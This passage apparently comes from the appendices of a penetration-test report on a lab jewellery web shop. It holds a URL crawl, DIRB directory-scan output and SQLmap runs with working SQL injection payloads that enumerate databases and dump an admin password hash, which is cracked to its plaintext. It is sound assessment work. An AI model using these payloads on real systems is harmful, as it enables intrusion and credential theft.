http://192.168.1.10/Photos/Gold/Man%20Rings

http://192.168.1.10/Photos/Gold/Man%20Rings/1.jpg

http://192.168.1.10/Photos/Gold/Man%20Rings/2.jpg

http://192.168.1.10/Photos/Gold/Man%20Rings/3.jpg

http://192.168.1.10/Photos/Gold/Man%20Rings/4.jpg

http://192.168.1.10/Photos/Gold/Man%20Rings/4193814496267377476

http://192.168.1.10/Photos/Gold/Man%20Rings/5.jpg

http://192.168.1.10/Photos/Gold/Man%20Rings/6.jpg

http://192.168.1.10/Photos/Gold/Man%20Rings/7.jpg

http://192.168.1.10/Photos/Gold/Man%20Rings/8.jpg

http://192.168.1.10/Photos/Gold/Man%20Rings/9.jpg

http://192.168.1.10/Photos/Gold/Mang%20Tika

http://192.168.1.10/Photos/Gold/Mang%20Tika/1.jpg

http://192.168.1.10/Photos/Gold/Mang%20Tika/10.jpg

http://192.168.1.10/Photos/Gold/Mang%20Tika/2.jpg

http://192.168.1.10/Photos/Gold/Mang%20Tika/3.jpg

http://192.168.1.10/Photos/Gold/Mang%20Tika/4.jpg

http://192.168.1.10/Photos/Gold/Mang%20Tika/5.jpg

http://192.168.1.10/Photos/Gold/Mang%20Tika/6.jpg

http://192.168.1.10/Photos/Gold/Mang%20Tika/7.jpg

http://192.168.1.10/Photos/Gold/Mang%20Tika/9.jpg

http://192.168.1.10/Photos/Gold/Mangalsutra

http://192.168.1.10/Photos/Gold/Mangalsutra/1.jpg

http://192.168.1.10/Photos/Gold/Mangalsutra/10.jpg

http://192.168.1.10/Photos/Gold/Mangalsutra/2.jpg

http://192.168.1.10/Photos/Gold/Mangalsutra/3.jpg

http://192.168.1.10/Photos/Gold/Mangalsutra/4.jpg

http://192.168.1.10/Photos/Gold/Mangalsutra/5.jpg

http://192.168.1.10/Photos/Gold/Mangalsutra/6.jpg

http://192.168.1.10/Photos/Gold/Mangalsutra/7.jpg

http://192.168.1.10/Photos/Gold/Mangalsutra/8.jpg

http://192.168.1.10/Photos/Gold/Mangalsutra/9.jpg

http://192.168.1.10/Photos/Gold/Necklaces

http://192.168.1.10/Photos/Gold/Necklaces/1.jpg

http://192.168.1.10/Photos/Gold/Necklaces/10.jpg

http://192.168.1.10/Photos/Gold/Necklaces/2.jpg

http://192.168.1.10/Photos/Gold/Necklaces/3.jpg

http://192.168.1.10/Photos/Gold/Necklaces/4.jpg

http://192.168.1.10/Photos/Gold/Necklaces/5.jpg

http://192.168.1.10/Photos/Gold/Necklaces/6.jpg

http://192.168.1.10/Photos/Gold/Necklaces/7.jpg

http://192.168.1.10/Photos/Gold/Necklaces/8.jpg

http://192.168.1.10/Photos/Gold/Necklaces/9.jpg

http://192.168.1.10/Photos/Gold/Nose%20Rings

http://192.168.1.10/Photos/Gold/Nose%20Rings/1.jpg

http://192.168.1.10/Photos/Gold/Nose%20Rings/2.jpg

http://192.168.1.10/Photos/Gold/Nose%20Rings/3.jpg

http://192.168.1.10/Photos/Gold/Nose%20Rings/4.jpg

http://192.168.1.10/Photos/Gold/Nose%20Rings/5.jpg

http://192.168.1.10/Photos/Gold/Nose%20Rings/6.jpg

http://192.168.1.10/Photos/Gold/Nose%20Rings/7.jpg

http://192.168.1.10/Photos/Gold/Nose%20Rings/8.jpg

http://192.168.1.10/Photos/Gold/Pendant%20Set

http://192.168.1.10/Photos/Gold/Pendant%20Set/1.jpg

http://192.168.1.10/Photos/Gold/Pendant%20Set/10.jpg

http://192.168.1.10/Photos/Gold/Pendant%20Set/2.jpg

http://192.168.1.10/Photos/Gold/Pendant%20Set/3.jpg

http://192.168.1.10/Photos/Gold/Pendant%20Set/4.jpg

http://192.168.1.10/Photos/Gold/Pendant%20Set/5.jpg

http://192.168.1.10/Photos/Gold/Pendant%20Set/6.jpg

http://192.168.1.10/Photos/Gold/Pendant%20Set/7.jpg

http://192.168.1.10/Photos/Gold/Pendant%20Set/8.jpg

http://192.168.1.10/Photos/Gold/Pendant%20Set/9.jpg

http://192.168.1.10/Photos/Gold/Pendants

http://192.168.1.10/Photos/Gold/Pendants/1.jpg

http://192.168.1.10/Photos/Gold/Pendants/10.jpg

http://192.168.1.10/Photos/Gold/Pendants/2.jpg

http://192.168.1.10/Photos/Gold/Pendants/3.jpg

http://192.168.1.10/Photos/Gold/Pendants/4.jpg

http://192.168.1.10/Photos/Gold/Pendants/5.jpg

http://192.168.1.10/Photos/Gold/Pendants/6.jpg

http://192.168.1.10/Photos/Gold/Pendants/7.jpg

http://192.168.1.10/Photos/Gold/Pendants/8.jpg

http://192.168.1.10/Photos/Gold/Pendants/9.jpg

http://192.168.1.10/Photos/Silver

http://192.168.1.10/Photos/Silver/Anklets

http://192.168.1.10/Photos/Silver/Anklets/1.jpg

http://192.168.1.10/Photos/Silver/Anklets/10.jpg

http://192.168.1.10/Photos/Silver/Anklets/2.jpg

http://192.168.1.10/Photos/Silver/Anklets/3.jpg

http://192.168.1.10/Photos/Silver/Anklets/4.jpg

http://192.168.1.10/Photos/Silver/Anklets/5.jpg

http://192.168.1.10/Photos/Silver/Anklets/6.jpg

http://192.168.1.10/Photos/Silver/Anklets/7.jpg

http://192.168.1.10/Photos/Silver/Anklets/8.jpg

http://192.168.1.10/Photos/Silver/Anklets/9.jpg

http://192.168.1.10/Photos/Silver/Armlets

http://192.168.1.10/Photos/Silver/Armlets/1.jpg

http://192.168.1.10/Photos/Silver/Armlets/10.jpg

http://192.168.1.10/Photos/Silver/Armlets/2.jpg

http://192.168.1.10/Photos/Silver/Armlets/3.jpg

http://192.168.1.10/Photos/Silver/Armlets/4.jpg

http://192.168.1.10/Photos/Silver/Armlets/5.jpg

http://192.168.1.10/Photos/Silver/Armlets/6.jpg

http://192.168.1.10/Photos/Silver/Armlets/7.jpg

http://192.168.1.10/Photos/Silver/Armlets/8.jpg

http://192.168.1.10/Photos/Silver/Armlets/9.jpg

http://192.168.1.10/Photos/Silver/Bracelet

http://192.168.1.10/Photos/Silver/Bracelet/1.jpg

http://192.168.1.10/Photos/Silver/Bracelet/10.jpg

http://192.168.1.10/Photos/Silver/Bracelet/2.jpg

http://192.168.1.10/Photos/Silver/Bracelet/3.jpg

http://192.168.1.10/Photos/Silver/Bracelet/4.jpg

http://192.168.1.10/Photos/Silver/Bracelet/5.jpg

http://192.168.1.10/Photos/Silver/Bracelet/6.jpg

http://192.168.1.10/Photos/Silver/Bracelet/7.jpg

http://192.168.1.10/Photos/Silver/Bracelet/8.jpg

http://192.168.1.10/Photos/Silver/Bracelet/9.jpg

http://192.168.1.10/Photos/Silver/Brooches

http://192.168.1.10/Photos/Silver/Brooches/1.jpg

http://192.168.1.10/Photos/Silver/Brooches/10.jpg

http://192.168.1.10/Photos/Silver/Brooches/2.jpg

http://192.168.1.10/Photos/Silver/Brooches/3.jpg

http://192.168.1.10/Photos/Silver/Brooches/4.jpg

http://192.168.1.10/Photos/Silver/Brooches/5.jpg

http://192.168.1.10/Photos/Silver/Brooches/6.jpg

http://192.168.1.10/Photos/Silver/Brooches/7.jpg

http://192.168.1.10/Photos/Silver/Brooches/8.jpg

http://192.168.1.10/Photos/Silver/Brooches/9.jpg

http://192.168.1.10/Photos/Silver/Chain

http://192.168.1.10/Photos/Silver/Chain/1.jpg

http://192.168.1.10/Photos/Silver/Chain/10.jpg

http://192.168.1.10/Photos/Silver/Chain/2.jpg

http://192.168.1.10/Photos/Silver/Chain/3.jpg

http://192.168.1.10/Photos/Silver/Chain/4.jpg

http://192.168.1.10/Photos/Silver/Chain/5.jpg

http://192.168.1.10/Photos/Silver/Chain/6.jpg

http://192.168.1.10/Photos/Silver/Chain/7.jpg

http://192.168.1.10/Photos/Silver/Chain/8.jpg

http://192.168.1.10/Photos/Silver/Chain/9.jpg

http://192.168.1.10/Photos/Silver/Cuffilinks

http://192.168.1.10/Photos/Silver/Cuffilinks/1.jpg

http://192.168.1.10/Photos/Silver/Cuffilinks/10.jpg

http://192.168.1.10/Photos/Silver/Cuffilinks/2.jpg

http://192.168.1.10/Photos/Silver/Cuffilinks/3.jpg

http://192.168.1.10/Photos/Silver/Cuffilinks/4.jpg

http://192.168.1.10/Photos/Silver/Cuffilinks/5.jpg

http://192.168.1.10/Photos/Silver/Cuffilinks/6.jpg

http://192.168.1.10/Photos/Silver/Cuffilinks/7.jpg

http://192.168.1.10/Photos/Silver/Cuffilinks/8.jpg

http://192.168.1.10/Photos/Silver/Cuffilinks/9.jpg

http://192.168.1.10/Photos/Silver/EarRings

http://192.168.1.10/Photos/Silver/EarRings/1.jpg

http://192.168.1.10/Photos/Silver/EarRings/10.jpg

http://192.168.1.10/Photos/Silver/EarRings/2.jpg

http://192.168.1.10/Photos/Silver/EarRings/3.jpg

http://192.168.1.10/Photos/Silver/EarRings/4.jpg

http://192.168.1.10/Photos/Silver/EarRings/5.jpg

http://192.168.1.10/Photos/Silver/EarRings/6.jpg

http://192.168.1.10/Photos/Silver/EarRings/7.jpg

http://192.168.1.10/Photos/Silver/EarRings/8.jpg

http://192.168.1.10/Photos/Silver/EarRings/9.jpg

http://192.168.1.10/Photos/Silver/Hair%20Pin

http://192.168.1.10/Photos/Silver/Hair%20Pin/1.jpg

http://192.168.1.10/Photos/Silver/Hair%20Pin/10.jpg

http://192.168.1.10/Photos/Silver/Hair%20Pin/2.jpg

http://192.168.1.10/Photos/Silver/Hair%20Pin/4.jpg

http://192.168.1.10/Photos/Silver/Hair%20Pin/6.jpg

http://192.168.1.10/Photos/Silver/Hair%20Pin/7.jpg

http://192.168.1.10/Photos/Silver/Hair%20Pin/8.jpg

http://192.168.1.10/Photos/Silver/Hair%20Pin/9.jpg

http://192.168.1.10/Photos/Silver/Lady%20Rings

http://192.168.1.10/Photos/Silver/Lady%20Rings/1.jpg

http://192.168.1.10/Photos/Silver/Lady%20Rings/10.jpg

http://192.168.1.10/Photos/Silver/Lady%20Rings/3.jpg

http://192.168.1.10/Photos/Silver/Lady%20Rings/4.jpg

http://192.168.1.10/Photos/Silver/Lady%20Rings/5.jpg

http://192.168.1.10/Photos/Silver/Lady%20Rings/6.jpg

http://192.168.1.10/Photos/Silver/Lady%20Rings/7.jpg

http://192.168.1.10/Photos/Silver/Lady%20Rings/8.jpg

http://192.168.1.10/Photos/Silver/Lady%20Rings/9.jpg

http://192.168.1.10/Photos/Silver/Man%20Ring

http://192.168.1.10/Photos/Silver/Man%20Ring/1.jpg

http://192.168.1.10/Photos/Silver/Man%20Ring/10.jpg

http://192.168.1.10/Photos/Silver/Man%20Ring/2.jpg

http://192.168.1.10/Photos/Silver/Man%20Ring/3.jpg

http://192.168.1.10/Photos/Silver/Man%20Ring/4.jpg

http://192.168.1.10/Photos/Silver/Man%20Ring/5.jpg

http://192.168.1.10/Photos/Silver/Man%20Ring/6.jpg

http://192.168.1.10/Photos/Silver/Man%20Ring/8.jpg

http://192.168.1.10/Photos/Silver/Man%20Ring/9.jpg

http://192.168.1.10/Photos/Silver/Pendants

http://192.168.1.10/Photos/Silver/Pendants%20Sets

http://192.168.1.10/Photos/Silver/Pendants%20Sets/1.jpg

http://192.168.1.10/Photos/Silver/Pendants%20Sets/10.jpg

http://192.168.1.10/Photos/Silver/Pendants%20Sets/2.jpg

http://192.168.1.10/Photos/Silver/Pendants%20Sets/2682634617120025566

http://192.168.1.10/Photos/Silver/Pendants%20Sets/3.jpg

http://192.168.1.10/Photos/Silver/Pendants%20Sets/4.jpg

http://192.168.1.10/Photos/Silver/Pendants%20Sets/5.jpg

http://192.168.1.10/Photos/Silver/Pendants%20Sets/6.jpg

http://192.168.1.10/Photos/Silver/Pendants%20Sets/7.jpg

http://192.168.1.10/Photos/Silver/Pendants%20Sets/8.jpg

http://192.168.1.10/Photos/Silver/Pendants%20Sets/9.jpg

http://192.168.1.10/Photos/Silver/Pendants/1.jpg

http://192.168.1.10/Photos/Silver/Pendants/10.jpg

http://192.168.1.10/Photos/Silver/Pendants/3.jpg

http://192.168.1.10/Photos/Silver/Pendants/4.jpg

http://192.168.1.10/Photos/Silver/Pendants/5.jpg

http://192.168.1.10/Photos/Silver/Pendants/6.jpg

http://192.168.1.10/Photos/Silver/Pendants/7.jpg

http://192.168.1.10/Photos/Silver/Pendants/8.jpg

http://192.168.1.10/Photos/Silver/Pendants/9.jpg

http://192.168.1.10/Photos/Silver/Toe%20Ring

http://192.168.1.10/Photos/Silver/Toe%20Ring/1.jpg

http://192.168.1.10/Photos/Silver/Toe%20Ring/2.jpg

http://192.168.1.10/Photos/Silver/Toe%20Ring/3.jpg

http://192.168.1.10/Photos/Silver/Toe%20Ring/4.jpg

http://192.168.1.10/Photos/Silver/Toe%20Ring/5.jpg

http://192.168.1.10/Photos/Silver/Toe%20Ring/6.jpg

http://192.168.1.10/Photos/Silver/Toe%20Ring/7.jpg

http://192.168.1.10/Photos/Silver/Toe%20Ring/8.jpg

http://192.168.1.10/Photos/Silver/Toe%20Ring/9.jpg

http://192.168.1.10/about.php

http://192.168.1.10/addendum.php?type=delivery.php

http://192.168.1.10/adminstyle.css

http://192.168.1.10/contact.php

http://192.168.1.10/css

http://192.168.1.10/css/carousel.css

http://192.168.1.10/css/flexslider.css

http://192.168.1.10/css/stylesheet.css

http://192.168.1.10/default.php

http://192.168.1.10/featured.php

http://192.168.1.10/featured.php?pn=24

http://192.168.1.10/image

http://192.168.1.10/image/addBanner-940x145.jpg

http://192.168.1.10/image/banner1-960x300.jpg

http://192.168.1.10/image/banner2-960x300.jpg

http://192.168.1.10/image/favicon.png

http://192.168.1.10/image/logo.png

http://192.168.1.10/image/mail.png

http://192.168.1.10/image/phone.png

http://192.168.1.10/index.php

http://192.168.1.10/js

http://192.168.1.10/js/3173039721237404307

http://192.168.1.10/js/custom.js

http://192.168.1.10/js/html5.js

http://192.168.1.10/js/jquery-1.7.1.min.js

http://192.168.1.10/js/jquery.fancybox.pack.js

http://192.168.1.10/js/jquery.flexslider-min.js

http://192.168.1.10/js/jquery.jcarousel.min.js

http://192.168.1.10/js/tabs.js

http://192.168.1.10/latest.php

http://192.168.1.10/latest.php?pn=1

http://192.168.1.10/phpinfo.php

http://192.168.1.10/register.html

http://192.168.1.10/robots.txt

http://192.168.1.10/schema.sql

http://192.168.1.10/sitemap.xml

http://192.168.1.10/topsell.php?Items=0032&MenuCat=8&Subname=Sellings

http://192.168.1.10/topviewed.php?Items=0031&MenuCat=8&Subname=Views

http://192.168.1.10/viewproduct.php?Items=0007&MenuCat=5&Subname=LadyRings

http://192.168.1.10/viewproduct.php?Items=0007&pn=1

http://192.168.1.10/viewpurchase.php

APPENDIX G – DIRB

DIRB v2.22

By The Dark Raver

OUTPUT_FILE: largedirb.txt

START_TIME: Tue Oct 29 15:17:16 2024

URL_BASE: http://192.168.1.10/

WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.1.10/ ----

==> DIRECTORY: http://192.168.1.10/adminarea/

+ http://192.168.1.10/cgi-bin/ (CODE:403|SIZE:989)

==> DIRECTORY: http://192.168.1.10/contact/

==> DIRECTORY: http://192.168.1.10/css/

==> DIRECTORY: http://192.168.1.10/font/

==> DIRECTORY: http://192.168.1.10/image/

==> DIRECTORY: http://192.168.1.10/includes/

==> DIRECTORY: http://192.168.1.10/js/

+ http://192.168.1.10/phpmyadmin (CODE:401|SIZE:1222)

==> DIRECTORY: http://192.168.1.10/pictures/

+ http://192.168.1.10/robots.txt (CODE:200|SIZE:36)

==> DIRECTORY: http://192.168.1.10/~webmaster/

---- Entering directory: http://192.168.1.10/adminarea/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/contact/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/css/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/font/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/image/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/includes/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/js/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/pictures/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/~webmaster/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

END_TIME: Tue Oct 29 15:19:26 2024

DOWNLOADED: 20458 - FOUND: 3

APPENDIX H – SQLMAP OUTPUT

SQLmap -r ~/Documents/search_intercept.txt --batch --dbs

```
      ___
     __H__
 ___ ___[.]_____ ___ ___  {1.8.7#stable}
|_ -| . [(]     | .'| . |
|___|_  ['']_|_|_|__,|  _|
      |_|V...       |_|   https://SQLmap.org
```

[!] legal disclaimer: Usage of SQLmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:18:14 /2024-12-06/

[15:18:14] [INFO] parsing HTTP request from '/home/kali/Documents/search_intercept.txt'

[15:18:14] [WARNING] provided value for parameter 'search' is empty. Please, always use only valid parameter values so SQLmap could be able to run properly

[15:18:14] [INFO] resuming back-end DBMS 'mysql'

[15:18:14] [INFO] testing connection to the target URL

SQLmap resumed the following injection point(s) from stored session:

Parameter: search (POST)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)

Payload: search=-3997') OR 5758=5758#&select=type

Type: error-based

Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)

Payload: search=hello') AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716a716b71,(SELECT (ELT(9730=9730,1))),0x717a717a71,0x78))s), 8446744073709551610, 8446744073709551610)))-- XZyU&select=type

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: search=hello') AND (SELECT 9904 FROM (SELECT(SLEEP(5)))TISi)-- DsDd&select=type

---

[15:18:14] [INFO] the back-end DBMS is MySQL

web application technology: Apache 2.4.3, PHP 5.4.7

back-end DBMS: MySQL >= 5.5

[15:18:14] [INFO] fetching database names

available databases [50]:

[*] aa2000

[*] bbdms

[*] bbjewels

[*] boat

[*] car2

[*] car_rental

[*] careerguidance

[*] carrental

[*] catering

[*] cdcol

[*] cman

[*] cp

[*] dadadsdb

[*] damu

[*] database

[*] edgedata

[*] greasy

[*] group13db

[*] hcpms

[*] healthcare

[*] hotel

[*] i2icustom

[*] icampus

[*] information_schema

[*] job

[*] jobberbase

[*] jobskee

[*] libsystem

[*] medallion

[*] mediportal_db

[*] mysql

[*] ocsdb

[*] ornament

[*] performance_schema

[*] phpmyadmin

[*] pizza_inn

[*] reservation

[*] restaurant

[*] school

[*] seattle

[*] shop

[*] shopping

[*] somstore

[*] storedb

[*] success

[*] test

[*] vision

[*] webfilemanager

[*] ws_db

[*] yonatan

[15:18:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/SQLmap/output/192.168.1.10'

$ SQLmap -r ~/Documents/search_intercept.txt -D shopping --tables --batch

```
      ___
     __H__
 ___ ___["]_____ ___ ___  {1.8.7#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://SQLmap.org
```

[!] legal disclaimer: Usage of SQLmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:30:58 /2024-12-06/

[15:30:58] [INFO] parsing HTTP request from '/home/kali/Documents/search_intercept.txt'

[15:30:58] [WARNING] provided value for parameter 'search' is empty. Please, always use only valid parameter values so SQLmap could be able to run properly

[15:30:58] [INFO] resuming back-end DBMS 'mysql'

[15:30:58] [INFO] testing connection to the target URL

SQLmap resumed the following injection point(s) from stored session:

Parameter: search (POST)

  Type: boolean-based blind

  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)

  Payload: search=-3997') OR 5758=5758#&select=type

Type: error-based

Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)

Payload: search=hello') AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716a716b71,(SELECT (ELT(9730=9730,1))),0x717a717a71,0x78))s), 8446744073709551610, 8446744073709551610)))-- XZyU&select=type

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: search=hello') AND (SELECT 9904 FROM (SELECT(SLEEP(5)))TISi)-- DsDd&select=type

---

[15:30:58] [INFO] the back-end DBMS is MySQL

web application technology: PHP 5.4.7, Apache 2.4.3

back-end DBMS: MySQL >= 5.5

[15:30:58] [INFO] fetching tables for database: 'shopping'

[15:30:58] [INFO] resumed: 'admin'

[15:30:58] [INFO] resumed: 'category'

[15:30:58] [INFO] resumed: 'orders'

[15:30:58] [INFO] resumed: 'ordertrackhistory'

[15:30:58] [INFO] resumed: 'productreviews'

[15:30:58] [INFO] resumed: 'products'

[15:30:58] [INFO] resumed: 'subcategory'

[15:30:58] [INFO] resumed: 'userlog'

[15:30:58] [INFO] resumed: 'users'

[15:30:58] [INFO] resumed: 'wishlist'

Database: shopping

[10 tables]

+-------------------+

| admin |

| category |

| orders |

| ordertrackhistory |

| productreviews |

| products |

| subcategory |

| userlog |

| users |

| wishlist |

+--------------------+

[15:30:58] [INFO] fetched data logged to text files under '/home/kali/.local/share/SQLmap/output/192.168.1.10'

[*] ending @ 15:30:58 /2024-12-06/

└─$ SQLmap -r ~/Documents/search_intercept.txt -D shopping -T admin --columns --batch

___

__H__

___ ___[(]_____ ___ ___ {1.8.7#stable}

|_ -| . [(] | .'| . |

|___|_ [(]_|_|_|__,| _|

|_|V... |_| https://SQLmap.org

[!] legal disclaimer: Usage of SQLmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:34:03 /2024-12-06/

[15:34:03] [INFO] parsing HTTP request from '/home/kali/Documents/search_intercept.txt'

[15:34:03] [WARNING] provided value for parameter 'search' is empty. Please, always use only valid parameter values so SQLmap could be able to run properly

[15:34:03] [INFO] resuming back-end DBMS 'mysql'

[15:34:03] [INFO] testing connection to the target URL

SQLmap resumed the following injection point(s) from stored session:

Parameter: search (POST)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)

Payload: search=-3997') OR 5758=5758#&select=type

Type: error-based

Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)

Payload: search=hello') AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716a716b71,(SELECT (ELT(9730=9730,1))),0x717a717a71,0x78))s), 8446744073709551610, 8446744073709551610)))-- XZyU&select=type

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: search=hello') AND (SELECT 9904 FROM (SELECT(SLEEP(5)))TISi)-- DsDd&select=type

---

[15:34:03] [INFO] the back-end DBMS is MySQL

web application technology: PHP 5.4.7, Apache 2.4.3

back-end DBMS: MySQL >= 5.5

[15:34:03] [INFO] fetching columns for table 'admin' in database 'shopping'

[15:34:03] [INFO] resumed: 'id'

[15:34:03] [INFO] resumed: 'int(11)'

[15:34:03] [INFO] resumed: 'username'

[15:34:03] [INFO] resumed: 'varchar(255)'

[15:34:03] [INFO] resumed: 'password'

[15:34:03] [INFO] resumed: 'varchar(255)'

[15:34:03] [INFO] resumed: 'creationDate'

[15:34:03] [INFO] resumed: 'timestamp'

[15:34:03] [INFO] resumed: 'updationDate'

[15:34:03] [INFO] resumed: 'varchar(255)'

Database: shopping

Table: admin

[5 columns]

+--------------+--------------+

| Column | Type |

+--------------+--------------+

| creationDate | timestamp |

| id | int(11) |

| password | varchar(255) |

| updationDate | varchar(255) |

| username | varchar(255) |

+--------------+--------------+

[15:34:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/SQLmap/output/192.168.1.10'

[*] ending @ 15:34:03 /2024-12-06/

SQLmap -r ~/Documents/search_intercept.txt -D shopping -T admin username,password --dump --batch

```
      ___
     __H__
 ___ ___[(]_____ ___ ___  {1.8.7#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://SQLmap.org
```

[!] legal disclaimer: Usage of SQLmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:35:28 /2024-12-06/

[15:35:28] [INFO] parsing HTTP request from '/home/kali/Documents/search_intercept.txt'

[15:35:28] [WARNING] provided value for parameter 'search' is empty. Please, always use only valid parameter values so SQLmap could be able to run properly

[15:35:28] [INFO] resuming back-end DBMS 'mysql'

[15:35:28] [INFO] testing connection to the target URL

SQLmap resumed the following injection point(s) from stored session:

Parameter: search (POST)

  Type: boolean-based blind

  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)

  Payload: search=-3997') OR 5758=5758#&select=type

Type: error-based

Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)

Payload: search=hello') AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716a716b71,(SELECT (ELT(9730=9730,1))),0x717a717a71,0x78))s), 8446744073709551610, 8446744073709551610)))-- XZyU&select=type

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: search=hello') AND (SELECT 9904 FROM (SELECT(SLEEP(5)))TISi)-- DsDd&select=type

---

[15:35:28] [INFO] the back-end DBMS is MySQL

web application technology: PHP 5.4.7, Apache 2.4.3

back-end DBMS: MySQL >= 5.5

[15:35:28] [INFO] fetching columns for table 'admin' in database 'shopping'

[15:35:28] [INFO] resumed: 'id'

[15:35:28] [INFO] resumed: 'int(11)'

[15:35:28] [INFO] resumed: 'username'

[15:35:28] [INFO] resumed: 'varchar(255)'

[15:35:28] [INFO] resumed: 'password'

[15:35:28] [INFO] resumed: 'varchar(255)'

[15:35:28] [INFO] resumed: 'creationDate'

[15:35:28] [INFO] resumed: 'timestamp'

[15:35:28] [INFO] resumed: 'updationDate'

[15:35:28] [INFO] resumed: 'varchar(255)'

[15:35:28] [INFO] fetching entries for table 'admin' in database 'shopping'

[15:35:28] [INFO] resumed: '2017-01-24 16:21:18'

[15:35:28] [INFO] resumed: '1'

[15:35:28] [INFO] resumed: 'f0d78724487b188c0df666f874af6b27'

[15:35:28] [INFO] resumed: '25-01-2017 12:05:43 AM'

[15:35:28] [INFO] resumed: 'admin'

[15:35:28] [INFO] recognized possible password hashes in column 'password'

do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N

do you want to crack them via a dictionary-based attack? [Y/n/q] Y

[15:35:28] [INFO] using hash method 'md5_generic_passwd'

[15:35:28] [INFO] resuming password 'beth' for hash 'f0d78724487b188c0df666f874af6b27' for user 'admin'

Database: shopping

Table: admin

[1 entry]

```
+----+------------------------------------------+----------+---------------------+------------------------+
| id | password                                 | username | creationDate        | updationDate           |
+----+------------------------------------------+----------+---------------------+------------------------+
| 1  | f0d78724487b188c0df666f874af6b27 (beth) | admin    | 2017-01-24 16:21:18 | 25-01-2017 12:05:43 AM |
+----+------------------------------------------+----------+---------------------+------------------------+
```

[15:35:28] [INFO] table 'shopping.`admin`' dumped to CSV file '/home/kali/.local/share/SQLmap/output/192.168.1.10/dump/shopping/admin.csv'

[15:35:28] [INFO] fetched data logged to text files under '/home/kali/.local/share/SQLmap/output/192.168.1.10'

[*] ending @ 15:35:28 /2024-12-06/

$ SQLmap -r ~/Documents/search_intercept.txt -D shopping -T users username,password --dump --batch

```
      ___
     __H__
 ___ ___["]_____ ___ ___  {1.8.7#stable}
|_ -| . [(]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://SQLmap.org
```

[!] legal disclaimer: Usage of SQLmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:37:05 /2024-12-06/

[15:37:05] [INFO] parsing HTTP request from '/home/kali/Documents/search_intercept.txt'

[15:37:05] [WARNING] provided value for parameter 'search' is empty. Please, always use only valid parameter values so SQLmap could be able to run properly

[15:37:05] [INFO] resuming back-end DBMS 'mysql'

[15:37:05] [INFO] testing connection to the target URL

SQLmap resumed the following injection point(s) from stored session:

Parameter: search (POST)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)

Payload: search=-3997') OR 5758=5758#&select=type

Type: error-based

Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)

Payload: search=hello') AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716a716b71,(SELECT (ELT(9730=9730,1))),0x717a717a71,0x78))s), 8446744073709551610, 8446744073709551610)))-- XZyU&select=type

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: search=hello') AND (SELECT 9904 FROM (SELECT(SLEEP(5)))TISi)-- DsDd&select=type

---

